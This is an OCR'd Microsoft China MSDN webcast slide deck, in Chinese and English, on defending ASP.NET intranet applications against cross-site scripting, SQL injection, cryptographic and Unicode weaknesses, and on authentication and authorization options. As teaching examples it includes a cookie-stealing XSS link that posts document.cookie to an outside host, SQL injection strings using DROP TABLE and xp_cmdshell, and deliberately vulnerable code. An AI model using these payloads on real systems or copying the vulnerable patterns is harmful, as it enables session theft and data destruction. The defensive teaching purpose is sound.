您的潜力，我们的动力

Microsoft
微软（中国）有限公司

# 开发高安全级别的企业应用系列课程(12)
# 开发能应对威胁的ASP.NET应用程序

钟卫
开发平台合作部
微软公司



msdn

MSDN Webcasts

# Session Prerequisites

- Experience designing, developing, or testing in a Windows environment
- Development experience with Microsoft Visual Basic, Microsoft Visual C++, or C#

Level 200-300

# 课程概述

- 构建安全的Intranet 应用程序简介
- 保证数据安全的基本原则
- 身份管理
- Intranet应用程序的身份认证
- Intranet应用程序的授权访问

# Defending Against Cross-Site Scripting

- 编写安全代码的必要性
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues
- Intranet应用程序的身份认证
- Intranet应用程序的授权访问

# 什么是 Cross-Site Scripting?


- A technique that allows hackers to:
  - Execute malicious script in a client's Web browser
  - Insert <script>, <object>, <applet>, <form>, and <embed> tags
  - Steal Web session information and authentication cookies
  - Access the client computer

# Cross-Site Scripting常见的攻击方式


- Attacking Web-based e-mail platforms and discussion boards
- Using HTML <form> tags to redirect private information


# Form-Based Attacks (1 of 2)


```
Response.Write("Welcome" &
Request.QueryString("UserName"))
```





# Form-Based Attacks (2 of 2)






```
<a
href=http://www.contoso.msft/welcome.asp?name=
  <FORM action=http://www.
nwtraders.msft/data.asp
        method=post id="idForm">
        <INPUT name="cookie" type="hidden">
  </FORM>
  <SCRIPT>
    idForm.cookie.value=document.cookie;
    idForm.submit();
  </SCRIPT> >
here
</a>
```



# Demonstration : Cross-Site Scripting

- Investigating Cross-Site Scripting

# Cross-Site Scripting 攻击的防范手段

- Do not:
  - Trust user input
  - Echo Web-based user input unless you have validated it
  - Store secret information in cookies
- Do:
  - Use the HttpOnly cookie option
  - Use the <frame> security attribute
  - Take advantage of ASP.NET features

# Defending Against SQL Injection

- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues


# 什么是 SQL Injection?

- SQL injection is:
  - The process of adding SQL statements in user input
  - Used by hackers to:
    - Probe databases
    - Bypass authorization
    - Execute multiple SQL statements
    - Call built-in stored procedures

# SQL Injection

```
sqlString = "SELECT HasShipped FROM"
      + " OrderDetail WHERE OrderID ='"
      + ID + "'";
```

- If the ID variable is read directly from a Web form or Windows form textbox, the user could enter any of the following:
  - ALFKI1001
  - ALFKI1001' or 1=1 --
  - ALFKI1001'; DROP TABLE OrderDetail --
  - ALFKI1001'; exec xp_cmdshell('fdisk.exe') --



# Demonstration 3: SQL Injection

- Investigating SQL Injection Issues
- Using Parameterized Queries to Defend Against SQL Injection

# SQL Injection的防御手段


- Sanitize all input
  - Consider all input as harmful until proven otherwise
  - Look for valid data and reject everything else
  - Consider the use of regular expressions to remove unwanted characters
- Run with least privilege
  - Never execute as “sa”
  - Restrict access to built-in stored procedures
- Use stored procedures or SQL parameterized queries to access data
- Do not echo ODBC errors

# Defending Against Cross-Site Scripting

- 编写安全代码的必要性
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues
- Intranet应用程序的身份认证
- Intranet应用程序的授权访问

# Cryptography Weaknesses

- Inappropriate use of algorithms
  - Creating your own
  - Using weak ones
  - Incorrect application
- Failure to keep keys secure
  - Insecure storage
  - Extensive duration of use
- The human factor




# Defending Against Cryptography Weaknesses

- Recycle keys periodically
- Use ACLs to restrict access to keys
- Store keys on an external device
- Use SACLs to monitor activities
- Use larger keys to provide increased security
- Use DPAPI to simplify key management, if possible
- Do not implement your own cryptographic routines

# Defending Against Unicode Issues


- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues

# Unicode Issues

- Common mistakes
  - Treating a Unicode character as a single byte
  - Miscalculating required buffer size
  - Misusing **MultiByteToWideChar**
  - Validating data before conversion, but not afterward
- Results
  - Buffer overruns
  - Potentially dangerous character sequences slipping through your validation routines

# Defending Against Unicode Issues

- Calculate buffer sizes using sizeof (WCHAR)
- Be aware of GB18030 standards (4 bytes per character)
- Convert from Unicode to ASCII and then validate
- Use IsNLSDefinedString during validation
- Use MultiByteToWideChar correctly to provide a sufficient buffer



# Demonstration : Unicode Issues


- Investigating Unicode Issues

# Defending Against Cross-Site Scripting

- 编写安全代码的必要性
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues
- Intranet应用程序的身份认证
- Intranet应用程序的授权访问

# Intranet 应用的身分认证选项

如下是常见的Intranet 应用的身分认证选项:




# Anonymous 认证

- No authentication = Anonymous access
- Anonymous 方式不提供认证信息
- Anonymous 不存在安全性
- Anonymous给 用户只读权限

# Basic 认证

- Specified in HTTP 1.0
- 不安全—密码给予 Base64 方式发送




Secure the authentication stream by using an SSL connection

# Windows 集成认证方式

- 适用于intranet应用
- Kerberos 替代了 NTLM


| Kerberos | NTLM |
| --- | --- |
| Windows 2000 Server | Windows NT Server |
| Windows Server 2003 | Windows 2000 Server |
| | Windows Server 2003 |

# Digest 认证和 NTLM


- Digest credentials: user name & hashed password
- NTLM credentials: domain name, user name, & hashed password

Does not secure the data stream


1 hallenge with code




2 ser name and hashed password



3 ompares hashed password




4 ccess or deny access




# Kerberos 认证

- 基于公钥和数字证书
- Windows 提供身份验证服务

1. Client requests a client ticket
2. Kerberos server replies with ticket
3. Client requests session ticket to application
4. Kerberos server replies with ticket
5. Client sends tickets to application
6. Application sends validation (optional)





# Demonstration 2: Using Windows Integrated Authentication

## Using Windows Integrated Authentication

Open
`web.config`

```
<authentication mode = "Windows" />
```

IIS Manager


Properties

Directory Security

# X.509 Client Authentication

- Requires the exchange of digital certificates
  - Level of security is related to contents of certificate
- Trusted certificate authority issues certificate
- Commonly used in extranet access, not intranet, access

1. Client requests certificate from authority
2. Certificate authority replies with certificate
3. Client sends certificate to application
4. Application decodes certificate



# 关于认证的最佳实践

- ✓ 使用SSL确保认证信息安全
- ✓ 确保数据流安全
- ✓ 在 intranet applications中使用**Windows** 集成认证方式

# Defending Against Cross-Site Scripting

- 编写安全代码的必要性
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues
- Intranet应用程序的身份认证
- Intranet应用程序的授权访问

# Intranet 应用的授权选项

提供2种授权选项:

- **Access control list -** A list of security identities and actions—access control entries—that apply to an object
- Role-based access control

# Access Control Lists

- Discretionary ACL (DACL) **- identifies the trustees that are allowed or denied access to a securable object**
- System ACL (SACL) **- enables administrators to log attempts to access a secured object**
- Use APIs to write ACLs; do not try to manipulate them directly

# Impersonation

- Authentication package authenticates and builds security context

| | |
|---|---|
| Impersonation | aking on the identity of another entity in rder to access resources with that entity's ecurity context |

- Application or service uses the security context to impersonate the user


# Role-Based Authorization Control

- A user-centric authorization model that controls access in terms of the organizational structure of a company
- Permissions are granted based on high-level abstractions
- Role-based access control groups are similar to groups in Active Directory

| | |
|---|---|
| Role | et of tasks or operations to which a category<br>f users requires access<br><br>r<br><br>et of users and groups that fit into that<br>ategory |

# Authorization Manager

- Provides role-based security which is scalable, flexible, and easy to implement
- Stores authorization policy in Active Directory or XML files
- Applies authorization policy at run time



# Using Role-Based Access in Applications

At application development time:

- Identify roles, implement operations, roll the operations into tasks


At installation time:

- Call appropriate APIs to create Authorization Store

At run time:

- Initialize Authorization Manager to connect to the Authorization Store
- When client connects, execute custom behavior based on roles

# Demonstration 3: Authorizing Users with AzMan



Viewing Content Restricted by AzMan

Configuring AzMan

AzMan Code

Import
`Microsoft.Interop.Security.AzRoles`

Collect user identity

Determine users rights

Set display visibility

# 关于授权的最佳实践


- Use .NET Framework APIs to write ACL information
- 贯彻最小特权的原则
- 是基于角色的授权

# 课程总结

- 使用现有成熟的加密方式确保数据安全
- 使用**Active Directory**
- 使用**Windows**集成认证方式
- 使用给予角色的授权方式

# Next Steps

- Stay informed about security
  - Microsoft Developers Network Security Center
    http://msdn.microsoft.com/security/
  - Microsoft Security Guidance
    http://www.microsoft.com/security/guidance/
- Get additional security training
  - Find online and in-person training seminars:
    http://www.microsoft.com/seminar/events/security/
- Read the book: Writing Secure Code
  - Michael Howard and David LeBlanc
  - ISBN: 0-7356-1722-8




您的潜力，我们的动力

Microsoft
微软（中国）有限公司

# Question & Answer

如需提出问题，请单击“提问”按钮并在随后显示的浮动面板中输入问题内容。一旦完成问题输入后，请单击“提问”按钮。



您的潜力，我们的动力

Microsoft
微软（中国）有限公司

# Microsoft®

## 您的潜力，我们的动力

msdn

MSDN Webcasts